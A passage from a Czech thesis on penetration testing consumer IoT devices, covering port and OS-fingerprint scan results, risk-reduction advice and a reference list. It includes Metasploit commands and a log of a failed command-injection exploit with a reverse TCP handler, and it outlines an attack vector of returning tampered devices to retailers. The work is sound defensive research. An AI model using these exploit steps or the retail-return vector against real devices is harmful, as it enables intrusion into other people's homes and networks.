Po samostatném připojení všech zařízení z druhé testované skupiny byla zařízení spuštěna a bylo provedeno mapování IP adres. Výstup mapování zařízení dostupných v síti pro druhou skupinu je na obrázku č. 8. V této skupině se podařilo připojit všechna zařízení a tedy žádné z nich nemuselo být z testování vyřazeno.



Obr. 8: Obrázek IP adres zařízení v druhé skupině.

Adresa 192.168.0.1 je přidělena routeru a IP adresa mobilního zařízení zůstala stejná jako u předchozí skupiny. Změnila se však adresa operačního systému určeného pro penetrační testování. IP adresy pro druhou testovanou skupinu jsou v tabulce č. 11, stejně jako v předchozím případě jsou dále v kapitole uváděna zařízení podle jejich IP adresy, nikoliv názvu.

IP Adresa	**Zařízení**
192.168.100	Mobilní telefon
192.168.103	Smoot Air Stop
192.168.105	Kali linux
192.168.108	NEDIS WIFISA10CWT
192.168.110	Immax NEO LITE Smart žárovka LED
192.168.111	Immax NEO LITE Smart vnitřní zásuvka
192.168.112	Tenda CP3
192.168.113	Tellur WiFi
192.168.114	NEDIS WIFIWP10GY

Tabulka 11: Tabulka adres zařízení z druhé skupiny.

Pro skenování otevřených portů jednotlivých IoT zařízení ze druhé testovací skupiny byl využit skript, který se nachází v příloze I. Data naměřená při skenování druhé skupiny jsou v příloze J.

IP Adresa	MAC adresa	Operační systém	Porty	TCP sekvence
192.168.103	1C:90:FF:2E:CA:72	otisk	6668	0
192.168.108	30:83:98:87:C6:20	otisk	6668	107
192.168.110	A0:92:08:05:5C:31	otisk	6668	15
192.168.111	FC:67:1F:DE:A6:9D	otisk	6668	0
192.168.112	04:95:E6:8B:6D:AE	Linux 2.6.32 – 3.5	23	253
192.168.113	D8:1F:12:11:10:9C	otisk	6668	35
192.168.114	A4:E5:7C:87:3D:9A	otisk	6668	31

Tabulka 12: Souhrn dat získaných skenem otevřených portů.

Stejně jako v první testovací skupině byl u všech testovaných zařízení zjistitelný výrobce čipu pro síťovou komunikaci. V této skupině se také nacházela dvě zařízení, jejichž sekvence TCP packetů byla vyhodnocena jako 0, tedy inkrementální. Jedno další zařízení mělo sekvenci TCP packetů ohodnocenou na 15. Při této složitosti by sekvence mohla být prolomitelná pomocí hrubé síly.

U všech IoT zařízení v této skupině byl detekován unikátní otisk operačního systému. Pouze u zařízení s IP adresou 192.168.112 byl operační systém detekován a mělo by se jednat o Linux. Otisky operačního systému u zařízeních i IP adresami zařízení 192.168.108, 192.168.110 a 192.168.114 jsou si velmi podobné. Porovnání jejich otisků pomocí programu `diff` je na obrázku č. 9.

V porovnání je vidět, že se otisky liší pouze v kategorii pro skenování označenou jako `SCAN` a v kategorii pro vytváření testovacích sekvencí označenou jako `SEQ`. V této kategorii se liší v hodnotách `SP`, které označují predikovatelnost indexů v sekvenci a `ISR`, což je průměrná rychlost nárůstu hodnoty indexů v sekvencích.

V kategorii `SCAN` se zařízení liší v hodnotách `CU`, což označuje počet uzavřených UDP portů, `M`, označujících prvních šest hexadecimálních znaků MAC adresy, která charakterizuje prodejce a `TM`, což je čas skenování operačního systému uvedeného pomocí UNIXového času v hexadecimálním formátu.

```
diff OS-nmap-g2-sS-108.txt OS-nmap-g2-sS-114.txt
1,2c1,2
< OS:SCAN(V=7.93%E=4%D=3/13%OT=6668%CT=1%CU=37021%PV=Y%DS=1%DC=D%G=Y%M=308398
< OS:%TM=640F0EDF%P=x86_64-pc-linux-gnu)SEQ(SP=13%GCD=1%ISR=7A%TI=I%CI=I%II=R
---
> OS:SCAN(V=7.93%E=4%D=3/13%OT=6668%CT=1%CU=37058%PV=Y%DS=1%DC=D%G=Y%M=A4E57C
> OS:%TM=640F1806%P=x86_64-pc-linux-gnu)SEQ(SP=12%GCD=1%ISR=83%TI=I%CI=I%II=R

diff OS-nmap-g2-sS-108.txt OS-nmap-g2-sS-110.txt
1,2c1,2
< OS:SCAN(V=7.93%E=4%D=3/13%OT=6668%CT=1%CU=37021%PV=Y%DS=1%DC=D%G=Y%M=308398
< OS:%TM=640F0EDF%P=x86_64-pc-linux-gnu)SEQ(SP=13%GCD=1%ISR=7A%TI=I%CI=I%II=R
---
> OS:SCAN(V=7.93%E=4%D=3/13%OT=6668%CT=1%CU=36821%PV=Y%DS=1%DC=D%G=Y%M=A09208
> OS:%TM=640F0FA3%P=x86_64-pc-linux-gnu)SEQ(SP=18%GCD=1%ISR=7B%TI=I%CI=I%II=R

diff OS-nmap-g2-sS-110.txt OS-nmap-g2-sS-114.txt
1,2c1,2
< OS:SCAN(V=7.93%E=4%D=3/13%OT=6668%CT=1%CU=36821%PV=Y%DS=1%DC=D%G=Y%M=A09208
< OS:%TM=640F0FA3%P=x86_64-pc-linux-gnu)SEQ(SP=18%GCD=1%ISR=7B%TI=I%CI=I%II=R
---
> OS:SCAN(V=7.93%E=4%D=3/13%OT=6668%CT=1%CU=37058%PV=Y%DS=1%DC=D%G=Y%M=A4E57C
> OS:%TM=640F1806%P=x86_64-pc-linux-gnu)SEQ(SP=12%GCD=1%ISR=83%TI=I%CI=I%II=R
```

Obr. 9: Rozdíl mezi otisky operačních systémů.

Při hledání známých zranitelností byla zařízení rozdělena do dvou skupin. Zařízení s otevřeným portem 6668, které by měly poskytovat službu IRC a na zařízení s IP adresou 192.168.112, které mělo otevřený port 23, který by měl poskytovat službu telnet.

Toto zařízení by podle skenování mělo využívat operačního systému Linux v rozmezí verzí od 2.6.32 do 3.5, z toho důvodu byl systém Linux zohledněn při hledání známých zranitelností. Známé zranitelnosti nalezené pomocí frameworku Metasploit pro službu telnet v kombinaci s operačním systémem Linux jsou na obrázku č. 10.

```
msf6 > search telnet linux

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank
   -   ----                                                        ---------------  ----
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec            2015-01-04       excellent
   1   exploit/linux/http/asuswrt_lan_rce                          2018-01-22       excellent
   2   exploit/linux/http/dlink_diagnostic_exec_noauth             2013-03-05       excellent
   3   exploit/linux/http/dlink_dir300_exec_telnet                 2013-04-22       excellent
   4   exploit/linux/misc/hp_jetdirect_path_traversal              2017-04-05       normal
   5   exploit/linux/http/huawei_hg532n_cmdinject                  2017-04-15       excellent
   6   exploit/linux/misc/igel_command_injection                   2021-02-25       excellent
   7   exploit/linux/telnet/telnet_encrypt_keyid                   2011-12-23       great
   8   exploit/linux/telnet/netgear_telnetenable                   2009-10-30       excellent
   9   auxiliary/admin/http/netgear_r6700_pass_reset               2020-06-15       normal
   10  exploit/linux/ftp/proftp_telnet_iac                         2010-11-01       great
   11  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection  2015-12-20       excellent
   12  exploit/linux/ssh/vyos_restricted_shell_privesc             2018-11-05       great

Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/ssh/vyos_re

msf6 >
```

Obr. 10: Přehled známých zranitelností pro službu telnet.

Pomocí frameworku Metasploit byly otestovány zranitelnosti 1, 4, 6, 7, 8. Tyto zranitelnosti mají jediný payload, pro který byl nastaven `RHOSTS` jako adresa testovaného zařízení 192.168.0.112, `RPORT` jako otevřený port 23 a `LHOST` jako adresa testovacího systému 192.168.0.105. U žádné z testovaných známých zranitelností nedošlo k bezpečnostnímu narušení testovaného zařízení. Výstup testu s číslem 6, který se snaží o využití zranitelnosti s názvem code injection, je na obrázku č. 11.

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/misc/igel_command_injection) > set RHOSTS 192.168.0.112
RHOSTS ⇒ 192.168.0.112
msf6 exploit(linux/misc/igel_command_injection) > set RPORT 23
RPORT ⇒ 23
msf6 exploit(linux/misc/igel_command_injection) > exploit

[-] 192.168.0.112:23 - Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(linux/misc/igel_command_injection) > set LHOST 192.168.0.105
LHOST ⇒ 192.168.0.105
msf6 exploit(linux/misc/igel_command_injection) > exploit

[-] Handler failed to bind to 192.168.0.105:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.0.112:23 - Running automatic check ("set AutoCheck false" to disable)
[-] 192.168.0.112:23 - Exploit aborted due to failure: unknown: Cannot reliably check exploitabi
[*] Exploit completed, but no session was created.
msf6 exploit(linux/misc/igel_command_injection) > set ForceExploit true
ForceExploit ⇒ true
msf6 exploit(linux/misc/igel_command_injection) > exploit

[-] Handler failed to bind to 192.168.0.105:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.0.112:23 - Running automatic check ("set AutoCheck false" to disable)
[!] 192.168.0.112:23 - Cannot reliably check exploitability. ForceExploit is enabled, proceeding
[-] 192.168.0.112:23 - Exploit failed [unreachable]: OpenSSL::SSL::SSLError SSL_connect returned
[*] Exploit completed, but no session was created.
msf6 exploit(linux/misc/igel_command_injection) >
```

Obr. 11: Výsledek testu známé zranitelnosti.

Při vyhledávání známých zranitelností pomocí aplikace searchsploit nebyly nalezeny žádné zranitelnosti, které by se přímo dotýkaly testovaného zařízení. Bylo však zjištěno, že v roce 2022 byly zaznamenány tři zranitelnosti a v roce 2021 jich bylo zaznamenáno šest na zařízeních od stejného výrobce. Sedm z těchto devíti zranitelností se však týká webových aplikací, které kamera Tenda CP3 nemá.

Dále byly testovány známé zranitelnosti na zařízeních, která měla otevřený port 6668. Pro tento port program nmap určil jako službu IRC. Služba IRC byla navržena pro běžnou textovou komunikaci založenou na architektuře klienta a serveru. V IoT je možné se setkat s nadstavbou někdy nazývanou jako IRC-IoT, která pomocí textu ve formátu JSON umožňuje komunikovat se zařízením pomocí jednoduchého a otevřeného protokolu.

Seznam nalezených zranitelností pomocí frameworku Metasploit je v příloze K. V tomto případě byla otestována zranitelnost 18, která se snaží o spouštění příkazů za využití backdooru. Využity byly payloady 4 a 5, kde payload 4 se snaží o spuštění příkazů systému UNIX běžnou cestou a payload 5 využívá způsobu nazývaného double reverse TCP. Ten se pokusí připojit k zařízení a v případě úspěchu rozdělí vstupní a výstupní kanál. Ty následně připojí k zařízení, které útok provedlo. Tato zranitelnost byla otestována na všech IoT zařízeních, která měla otevřený port 6668, avšak na žádném ze zkoumaných zařízení se nepovedlo vzdáleně příkaz provést.

10 Diskuze výsledků s návazností na návrh pro snížení rizik

Testovaná IoT zařízení obsahovala řadu bezpečnostních hrozeb, některá bezpečnostní pochybení byla zjištěna již při připojování samotných zařízení do sítě nebo v jejich distribuci ke koncovým uživatelům.

Při distribuci se projevila u zařízení vrácených zpět prodejci nedostatečná úroveň kontroly, zda tato zařízení nebyla napadena v období, kdy nad nimi měl útočník kontrolu. Tuto zranitelnost je možné z pohledu uživatele eliminovat koupí pouze nových a nerozbalených IoT zařízení. Nejedná se však o optimální řešení z pohledu udržitelnosti a využití zdrojů, z toho důvodu by měla nastat i systémová opatření, jako je například kontrolování otisků firmwaru vytvořených pomocí kryptografických algoritmů, která by tento problém řešila a zajistila uživatelům, že i již rozbalená zařízení budou vyhovovat požadavkům na kybernetickou bezpečnost.

Mezi zjištěná provinění aplikací sloužících pro připojení patřila příliš vysoká požadovaná oprávnění po mobilním zařízení, která by měla buď být snížena v manifestu daných aplikací, pokud nejsou ve zdrojovém kódu aplikací nijak využívána nebo by měl být přehodnocen návrh daných aplikací. V tomto případě se nejedná přímo o bezpečnostní riziko z pohledu napadení zařízení, avšak jedná se o porušení doporučených postupů pro tvorbu mobilních aplikací. Z uživatelského hlediska je možné tuto problematiku řešit pomocí odepření práv, která aplikace nepotřebuje pro činnost, jež od ní uživatel vyžaduje.

Některé mobilní aplikace obsahovaly nesoulad mezi požadavky na komplexnost přihlašovacích hesel a následným ošetřením, zda tato hesla opravdu daná pravidla splňují, což může snížit bezpečnost hesel využívaných pro přihlašování do aplikace. Doporučení pro výrobce IoT zařízení je zavedení vhodného funkcionálního testování, které by dané chyby odhalilo a v případě dlouhodobého vývoje s mnohými změnami ve zdrojovém kódu zavést i metodologii pro testování regresivní. Možností pro snížení rizika z pohledu uživatele je zde volit bezpečná hesla bez ohledu na minimální požadavky dané aplikacemi.

U žárovky Sonoff B02-BL-A6 se projevila neschopnost zpracovat dlouhé heslo, v takovém případě je doporučení pro snížení rizik obtížnější. V práci bylo zjištěno, že heslo o délce 16 znaků zařízení zpracovat dokáže, takto dlouhá hesla, pokud splňují zbylé požadavky, jsou považována za bezpečná. V případě, že by uživatel měl v úmyslu využít z bezpečnostních důvodů hesel delších, není zde jiná možnost než toto zařízení nevyužít.

Mezi bezpečnostní rizika zjištěná při skenování sítě patří poskytování informace o výrobci čipu pro síťovou komunikaci. Tato informace není z bezpečnostního hlediska nijak zásadní, avšak ve většině případů je vhodné ji neposkytovat. Informaci o výrobci čipu pro síťovou komunikaci poskytla všechna testovaná IoT zařízení.

Pravděpodobně nejzranitelnějším zkoumaným IoT zařízením z pohledu informací poskytnutých pomocí skenování je kamera Tenda CP3 od stejnojmenné společnosti, jejíž fotografie je na obrázku č. 12.

Obr. 12: Kamera od společnosti Tenda.

Při skenování tohoto zařízení byl nalezen jak komunikační port a služba na něm pravděpodobně provozovaná, tak operační systém, který zařízení využívá a to včetně rozsahů verzí, ve kterých se daný operační systém nachází. Některé z těchto informací poskytovala většina testovaných IoT zařízení.

Některá zařízení měla sice otisk operačního systému, který nebyl pomocí programu nmap detekován, nejedná se však o správné řešení problematiky, jelikož útočník může tento otisk identifikovat. Ideálním řešením této problematiky je, když IoT zařízení poskytuje takový otisk, který odpovídá velkému množství operačních systémům, a není tak možné konkrétní systém určit.

Pomocí vhodného rozdělení sítě, na které IoT zařízení pracují, je možné zmírnit riziko zjištění těchto informací potenciálním útočníkem. Toho je možné docílit tím, že IoT zařízení budou v rozsahu adres, ze kterého budou dostupná pouze potřebná zařízení, jako je například mobilní zařízení pro obsluhu těchto zařízení. Dále musí být DHCP server nastaven tak, aby přiděloval pouze adresy v jiném adresním rozsahu, díky čemuž by potenciální útočník neměl k IoT zařízením přístup. Pro fungování celého systému je také nutné nastavit masku mobilního telefonu tak, aby viděl do obou jinak oddělených sítí. Nevýhodou tohoto řešení je, že ho neznalý uživatel nedokáže udělat. Což je nevýhoda především proto, že je častým spotřebitelem pro IoT zařízení.

Očekávaným zjištěným výsledkem je, že žádné z testovaných zařízení se nepodařilo napadnout pomocí známých zranitelností, které nabízí framework Metasploit. Dokonce se nepovedlo ani žádnou známou zranitelnost pro zkoumaná nařízení, najít a to ať pomocí zmíněného frameworku nebo pomocí programu SearchSploit. Prolomení zabezpečení zařízení pomocí zero day zranitelnosti po méně jak čtrnácti dnech zakoupení by bylo alarmující bezpečnostní chybou.

Prevencí proti zneužití veřejně známých zranitelností je pravidelné aktualizování firmwaru IoT zařízení pomocí mobilní aplikace. Této bezpečnostní hrozby jsou si výrobci vědomi a během testování práce byly pro tři z patnácti zkoumaných IoT zařízení vydány nové verze firmwaru.

Vyhledáváním v databázích zranitelností bylo zjištěno, že zařízení TP-LINK Tapo L510E a Tenda CP3 mají ve své rodině zařízení se známými zranitelnostmi. Z toho důvodu je pro snížení bezpečnostních rizik vhodné věnovat zvýšenou pozornost aktualizacím firmwaru těchto zařízení.

11 Závěr a hodnocení

V teoretické části práce popsala, co jsou to IoT technologie, jaké jsou jejich možnosti, omezení a komunikační technologie určené k tomu, aby tato omezení minimalizovala. Práce v této části také zpracovala doporučení pro zabezpečení IoT zařízení a jejich výhody a možná využití v chytrých domácnostech známých také pod pojmem „Smart home“.

Dále práce analyzovala legislativu a normy, které jsou buď přímo určeny pro oblast IoT nebo jsou určeny pro odvětví IT, avšak IoT vývoj ovlivňují. Pro legislativní předpisy práce zhodnotila současně diskutovaná témata a možné budoucí směřování vycházející ze zkoumaných témat.

Na závěr teoretické části se práce věnovala penetračnímu testování, pro které popsala metodologii, která by měla být při testování dodržena, aby bylo dosaženo kvalitních výsledků, a popsala některé možné kategorie penetračního testování IoT zařízení.

V praktické části byl navržen vektor útoku využívající vrácení potenciálně nakaženého zboží prodejci, který po kontrole stavu zařízení ho uvede opět na trh se stavem rozbalené, použité nebo jinak označí fakt, že zařízení není v původním obalu.

Práce nemohla z legislativních důvodů vytvořit PoC pro tento případ. Zvolila tedy možnost zakoupit IoT zařízení z internetových obchodů, na jejichž stránkách jsou prodávána již rozbalená zařízení, a tato zařízení vrátit. Jednalo se o internetové obchody Alza, CZC, Datart a Mironet. Po úspěšném navrácení zařízení společnostem se práce snažila e-mailovou komunikací zjistit, zda jsou provedena dostatečná bezpečností opatření. V práci bylo zjištěno, že společnosti Alza, CZC a Datart by proti tomuto typu útoku s vysokou pravděpodobností byly zranitelné. Společnost Mironet danou problematiku označila za interní a odmítla se k ní vyjádřit.

Pro penetrační testování bylo vybráno a pořízeno patnáct IoT zařízení běžně dostupných na českém trhu. Jako prodejci zařízení byly vybrány společnosti Alza, CZC, Datart a Mironet. Pro tato zařízení byly sestaveny a provedeny penetrační testy, jež se zaměřují na sběr informací, které je možné o zařízení získat v případě, že by se útočník nacházel na stejné síti. Pro testovaná zařízení také byly prozkoumány známé zranitelnosti a vybraná skupina z těchto zranitelností byla na zařízení otestována.

Při vyhodnocení testování známých zranitelností bylo zjištěno, že žádná nebyla úspěšná, jak práce předpokládala. Jelikož testovaná zařízení byla zakoupena méně jak dva týdny před samotným testováním, jednalo by se o vážnou bezpečnostní zranitelnost.

Testovaná zařízení však při sběru informací poskytovala údaje, které by mohly být zneužity. Všechna zařízení poskytla informaci o výrobci čipu pro síťovou komunikaci. Dále třináct testovaných zařízení nepřímo poskytlo informace o svém operačním systému. Jedno zařízení mělo operační systém Linux a dvě zařízení měla operační systém Espressif esp8266. V osmi případech se jednalo o otisk, který byl v době testování neznámý, tři z těchto otisků však byly velmi podobné.

Pro dvě zařízení byla zjištěna inkrementální TCP sekvence, kterou je možné zneužít pro typ útoku „man in the middle“. Jedno zařízení mělo TCP sekvenci, pro kterou by bylo možné provést dešifrování. Ostatní zařízení měla TCP sekvence dostatečně silné.

Pouze pro čtyři zařízení nebyly odhaleny otevřené porty. Dvě zařízení měla otevřené porty pro službu HTTP, jedno pro službu telnet a šest zařízení pro službu IRC, kde je pravděpodobně využíván protokol IRC-IoT vyvinutý pro komunikaci s IoT zařízeními. Dvě z těchto zařízení navíc poskytovala dodatečné informace o parametrech komunikace pomocí daného portu.

Seznam použitých zdrojů

1. AMODU, Oluwatosin Ahmed; OTHMAN, Mohamed. Machine-to-Machine Communication: An Overview of Opportunities. *Computer Networks*. 2018, roč. 145, s. 255–276. ISSN 1389-1286. Dostupné z DOI: 10.1016/J.COMNET.2018.09.001.

2. *Chytrá žaluzie s fotovoltaickým dobíjením a zcela bezdrátovým ovládáním* [online]. [B.r.]. [cit. 2023-02-12]. Dostupné z: https://smartsystems.veolia.cz/reference/chytra-zaluzie-s-fotovoltaickym-dobijenim-a-zcela-bezdratovym-ovladanim/.

3. *Homepage - Veolia Czech Republic* [online]. [B.r.]. [cit. 2023-02-12]. Dostupné z: https://www.veolia.cz/cs.

4. HERRERO, Rolando. Fundamentals of IoT Communication Technologies. 2022. ISBN 978-3-030-70079-9. Dostupné z DOI: 10.1007/978-3-030-70080-5.

5. ANTONY, Anish Paul; LEITH, Kendra; JOLLEY, Craig; LU, Jennifer; SWEENEY, Daniel J. A review of practice and implementation of the internet of things (IoT) for smallholder agriculture. *Sustainability (Switzerland)*. 2020, roč. 12, č. 9. ISSN 20711050. Dostupné z DOI: 10.3390/SU12093750.

6. *Semtech LoRa — DEVELOPER PORTAL* [online]. [B.r.]. [cit. 2023-02-26]. Dostupné z: https://lora-developers.semtech.com/.

7. MEKKI, Kais; BAJIC, Eddy; CHAXEL, Frederic; MEYER, Fernand. A comparative study of LPWAN technologies for large-scale IoT deployment. *ICT Express*. 2019, roč. 5, č. 1, s. 1–7. ISSN 2405-9595. Dostupné z DOI: 10.1016/J.ICTE.2017.12.005.

8. *LoRa and LoRaWAN: Technical overview — DEVELOPER PORTAL* [online]. [B.r.]. [cit. 2023-02-26]. Dostupné z: https://lora-developers.semtech.com/documentation/tech-papers-and-guides/lora-and-lorawan/.

9. 3GPP Low Power wide AreA TechnoLoGies. [B.r.]. Dostupné také z: https://www.gsma.com/iot/resources/3gpp-low-power-wide-area-technologies-white-paper/.

10. *CSA-IOT - Connectivity Standards Alliance* [online]. [B.r.]. [cit. 2023-02-26]. Dostupné z: https://csa-iot.org/.

11. *IEEE - The world's largest technical professional organization dedicated to advancing technology for the benefit of humanity.* [online]. [B.r.]. [cit. 2023-02-26]. Dostupné z: https://www.ieee.org/.

12. DENG, Cailian; FANG, Xuming; HAN, Xiao; WANG, Xianbin; YAN, Li; HE, Rong; LONG, Yan; GUO, Yuchen. IEEE 802.11be Wi-Fi 7: New Challenges and Opportunities. *IEEE Communications Surveys and Tutorials*. 2020, roč. 22, č. 4, s. 2136–2166. ISSN 1553877X. Dostupné z DOI: 10.1109/COMST.2020.3012715.

13. AL-SARAWI, Shadi; ANBAR, Mohammed; ALIEYAN, Kamal; ALZUBAIDI, Mahmood. Internet of Things (IoT) communication protocols: Review. *ICIT 2017 - 8th International Conference on Information Technology, Proceedings*. 2017, s. 685–690. ISBN 9781509063321. Dostupné z DOI: 10.1109/ICITECH.2017.8079928.

14. *Core Specification – Bluetooth® Technology Website* [online]. [B.r.]. [cit. 2023-02-26]. Dostupné z: https://www.bluetooth.com/specifications/specs/core-specification-4-0/.

15. RITESH, Khatod Varsha; MANOLOVA, Agata; NENOVA, Maria. Abridgment of bluetooth low energy (BLE) standard and its numerous susceptibilities for Internet of Things and its applications. *2017 IEEE International Conference on Microwaves, Antennas, Communications and Electronic Systems, COMCAS 2017*. 2017, roč. 2017-November, s. 1–5. ISBN 9781538631690. Dostupné z DOI: 10.1109/COMCAS.2017.8244814.

16. *Core Specification – Bluetooth® Technology Website* [online]. [B.r.]. [cit. 2023-02-26]. Dostupné z: https://www.bluetooth.com/specifications/specs/core-specification-5-0/.

17. *IEEE SA - IEEE 802.15.4-2020* [online]. [B.r.]. [cit. 2023-02-26]. Dostupné z: https://standards.ieee.org/ieee/802.15.4/7029/.

18. BADENHOP, Christopher W.; GRAHAM, Scott R.; RAMSEY, Benjamin W.; MULLINS, Barry E.; MAILLOUX, Logan O. The Z-Wave routing protocol and its security implications. *Computers andš Security*. 2017, roč. 68, s. 112–129. ISSN 0167-4048. Dostupné z DOI: 10.1016/J.COSE.2017.04.004.

19. *Thread Group* [online]. [B.r.]. [cit. 2023-02-26]. Dostupné z: https://www.threadgroup.org/.

20. THREAD GROUP. *Thread Stack Fundamentals*. 2020. Tech. zpr. Dostupné také z: https://portal.threadgroup.org/DesktopModules/Inventures%7B%5C_%7DDocument/FileDownload.aspx?ContentID=633.

21. *ITIL 4: the framework for the management of IT-enabled services* [online]. [B.r.]. [cit. 2023-02-18]. Dostupné z: https://www.axelos.com/.

22. AXELOS LIMITED. *ITIL® Foundation : ITIL 4 edition*. 4. vyd. The Stationery Office, [b.r.]. ISBN 0113316070.

23. The ultimate IoT security best practices guide. [B.r.]. Dostupné také z: https://pages.awscloud.com/rs/112-TZM-766/images/IoT%7B%5C_%7DSecurity%7B%5C_%7DBest%7B%5C_%7DPractices%7B%5C_%7DGuide%7B%5C_%7Ddesign%7B%5C_%7Dv3.1.pdf.

24. *AWS Security releases IoT security whitepaper — AWS Security Blog* [online]. [B.r.]. [cit. 2023-02-19]. Dostupné z: https://aws.amazon.com/blogs/security/aws-security-releases-iot-security-whitepaper/.

25. *Internet of Things security challenges and best practices — Tips for Securing IoT* [online]. [B.r.]. [cit. 2023-02-19]. Dostupné z: https://www.kaspersky.com/resource-center/preemptive-safety/best-practices-for-iot-security.

26. *Security best practices - Azure IoT — Microsoft Learn* [online]. [B.r.]. [cit. 2023-02-19]. Dostupné z: https://learn.microsoft.com/en-us/azure/iot-fundamentals/iot-security-best-practices.

27. Securing the Internet of Things: 5 Key Areas to Protect Executive Summary. [B.r.]. Dostupné také z: http://money.cnn.com/2015/07/21/technology/chrysler-hack/.

28. JOSEPH CARSON. IoT Security Challenges: The Risks and How to Minimize Them An ethical hacker's guide to IoT security risks. *Delinea*. [B.r.]. Dostupné také z: https://delinea.com/hubfs/Delinea/whitepapers/delinea-whitepaper-iot-security-challenges.pdf.

29. GEMALTO; JUNIPER. IOT SECURITY The Key Ingredients for Success. [B.r.]. Dostupné také z: https://iotbusinessnews.com/download/white-papers/IoT-Security-The-Key-Ingredients-for-Success-White-Paper.pdf.

30. CORSER, George. Internet of Things (IOT) Security Best Practices. 2017.

31. KAUSTUBH DHONDGE. *artechhouse*. Lifecycle IoT Security for Engineers. 2021. ISBN 9781630818036.

32. *Heat Controller - Regulátor teploty - Váš inteligentní termostat* [online]. [B.r.]. [cit. 2023-02-15]. Dostupné z: https://www.fibaro.com/cz/products/the-heat-controller/.

33. *EVOLVEO Heat M30v2, chytrá termostatická hlavice na radiátor* [online]. [B.r.]. [cit. 2023-02-15]. Dostupné z: https://eshop.evolveo.cz/evolveo-heat-m30v2--chytra-termostaticka-hlavice-na-radiator/.

34. KARLGREN, Jussi; FAHLÉN, Lennart E.; WALLBERG, Anders; HANSSON, Pär; STÅHL, Olov; SÖDERBERG, Jonas; ÅKESSON, Karl-Petter. Socially Intelligent Interfaces for Increased Energy Awareness in the Home. *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*. 2021, roč. 4952 LNCS, s. 263–275. Dostupné z DOI: 10.1007/978-3-540-78731-0_17.

35. ČESKO. *Zákon č. 181/2014 Sb., o kybernetické bezpečnosti a o změně souvisejících zákonů (zákon o kybernetické bezpečnosti)*. Sbírka zákonů České republiky, 2014. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=27231.

36. ČESKO. *Zákon č. 104/2017 Sb., kterým se mění zákon č. 365/2000 Sb., o informačních systémech veřejné správy a o změně některých dalších zákonů, ve znění pozdějších předpisů, zákon č. 181/2014 Sb., o kybernetické bezpečnosti a o změně souvisejících*

zákonů. Sbírka zákonů České republiky, 2017. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=61803.

37. ČESKO. *Zákon č. 205/2017 Sb., kterým se mění zákon č. 181/2014 Sb., o kybernetické bezpečnosti a o změně souvisejících zákonů (zákon o kybernetické bezpečnosti), ve znění zákona č. 104/2017 Sb., a některé další zákony*. Sbírka zákonů České republiky, 2017. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=62038.

38. ČESKO. *Zákon č. 183/2017 Sb., kterým se mění některé zákony v souvislosti s přijetím zákona o odpovědnosti za přestupky a řízení o nich a zákona o některých přestupcích*. Sbírka zákonů České republiky, 2017. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=62016.

39. ČESKO. *Zákon č. 35/2018 Sb. o změně některých zákonů upravujících počet členů zvláštních kontrolních orgánů Poslanecké sněmovny*. Sbírka zákonů České republiky, 2018. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=62829.

40. ČESKO. *Zákon č. 111/2019 Sb., kterým se mění některé zákony v souvislosti s přijetím zákona o zpracování osobních údajů*. Sbírka zákonů České republiky, 2019. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=63840.

41. ČESKO. *Zákon č. 12/2020 Sb. o právu na digitální služby a o změně některých zákonů*. Sbírka zákonů České republiky, 2020. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=64888.

42. ČESKO. *Zákon č. 261/2021 Sb., kterým se mění některé zákony v souvislosti s další elektronizací postupů orgánů veřejné moci*. Sbírka zákonů České republiky, 2021. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=66764.

43. ČESKO. *Zákon č. 226/2022 Sb., kterým se mění zákon č. 181/2014 Sb., o kybernetické bezpečnosti a o změně souvisejících zákonů (zákon o kybernetické bezpečnosti), ve znění pozdějších předpisů*. Sbírka zákonů České republiky, 2022. ISSN 1211-1244. Dostupné také z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=z%7B%5C&%7Did=67410.

44. *Směrnice Evropského parlamentu a Rady (EU) 2016/1148 ze dne 6. července 2016 o opatřeních k zajištění vysoké společné úrovně bezpečnosti sítí a informačních systémů v Unii* [online]. [B.r.]. [cit. 2023-01-21]. Dostupné z: https://eur-lex.europa.eu/legal-content/CS/ALL/?uri=CELEX%7B%5C%%7D3A32016L1148.

45. *Nařízení Evropského parlamentu a Rady (EU) 2019/881 ze dne 17. dubna 2019 o agentuře ENISA („Agentuře Evropské unie pro kybernetickou bezpečnost"), o certifikaci kybernetické bezpečnosti informačních a komunikačních technologií a o zrušení nařízení (EU) č. 526/2013 („akt o kybernetické bezpečnosti")* [online]. [B.r.]. [cit. 2023-01-22]. Dostupné z: https://eur-lex.europa.eu/legal-content/CS/ALL/?uri=CELEX:32019R0881.

46. *Národní úřad pro kybernetickou a informační bezpečnost - NÚKIB se stal vnitrostátním orgánem certifikace kybernetické bezpečnosti* [online]. [B.r.]. [cit. 2023-01-22]. Dostupné z: https://nukib.cz/cs/infoservis/aktuality/1861-nukib-se-stal-vnitrostatnim-organem-certifikace-kyberneticke-bezpecnosti/.

